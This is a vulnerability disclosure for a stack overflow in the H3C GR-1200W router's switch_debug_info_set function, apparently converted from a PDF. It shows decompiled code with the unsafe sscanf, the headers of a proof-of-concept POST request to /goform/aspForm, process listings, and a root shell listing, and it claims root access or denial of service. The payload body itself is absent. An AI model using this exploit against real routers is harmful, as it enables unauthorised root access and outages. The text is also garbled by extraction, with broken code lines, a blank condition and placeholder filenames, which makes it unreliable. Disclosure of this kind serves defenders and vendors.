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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the switch_debug_info_set function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_44E224(int a1)
   2 {
   3 FILE *v2; // [sp+38h] [+38h]
      struct tm *v3; // [sp+3Ch] [+3Ch]
   5 FILE *v4; // [sp+44h] [+44h]
   6 struct tm *v5; // [sp+48h] [+48h]
   7 FILE *stream; // [sp+50h] [+50h]
   8 char *s; // [sp+54h] [+54h]
  9 int v8[8]; // [sp+58h] [+58h] BYREF
10 int v9[35]; // [sp+78h] [+78h] BYREF
  11 time_t v10; // [sp+104h] [+104h] BYREF
      time_t v11; // [sp+108h] [+108h] BYREF
  12
  13
  14
       memset(v8, 0, sizeof(v8));
      s = (char *)websgetvar(a1,
                                   "param", (int)&unk 4F72F0);
 15
  16
       if ( )
  17
  18
         memset(v9, 0, sizeof(v9));
  19
         if ( sscanf(s, "%d;%d;%s", v9, &v9[1], &v9[2], &v9[3]) == 4 )
  20
  21
           if ( v9[2] >= 4u )
 22
             v9[2] = 3;
23
           memcpy(&dword_51B5F0, v9, 0x8Cu);
           GwSetSwitchParamToSWCM(v8, 22, &dword_51B5F0, 140);
24
           v2 = fopen("/dev/console", "w");
25
26
           if ( v2 )
```

In the switch_debug_info_set function, the param we entered is formatted using the sscanf function and in the form of %d;%d;%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v9, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
```


Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1


```
1966 *root
                         flacct -t 10 -f /etc/flacct.conf
                         /bin/watchdog &
                         /bin/ntpclient &
1971 *root
                2084 S
                         /bin/onlineupdate &
                         /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/d
2065 *root
                         dnsmasq -r /etc/resolv.conf -n -c 500
2073 *root
                 464 S
                         /bin/dhcpd -d -q lanbr1 lan2490
                 912 S
                 676 S
                         -cmdtelnet
4580 *root
                 760 S
4581 *root
4582 *root
                 696 R
9820 *root
                3112 S
                         /bin/webs &
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 mm mm mm
drwxr-xr-x 2 *root root 0 Jan 1 1970 mm
drwxrwxr-x 10 *root root 0 Jul 24 21:56 mm
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 mm
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 mm
drwxrwxr-x 11 *root root 0 Jan 1 1970 mm
dr-xr-xr-x 11 *root root 0 Jan 1 1970 mm
dr-xr-xr-x 89 *root root 0 Jan 1 1970 mm
drwxrwxr-x 5 *root root 0 Jan 1 1970 mm
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 28 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 lm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 lm
drwxrwxr-x 4 *root root 0 Jan 1 1970 mm
drwxrwxr-x 4 *root root 0 Jan 1 1970 lm
drwxrwxr-x 4 *root root 0 Jan 1 1970 lm
drwxrwxr-x 3 1007 1007 9 Jul 31 2019 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 4 *root root 0 Jan 1 1970 lm
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 11 *root root 0 Jan 1 1970 lm
drwxr-xr-x 2 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 lm
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 lm
```

Finally, you also can write exp to get a stable root shell.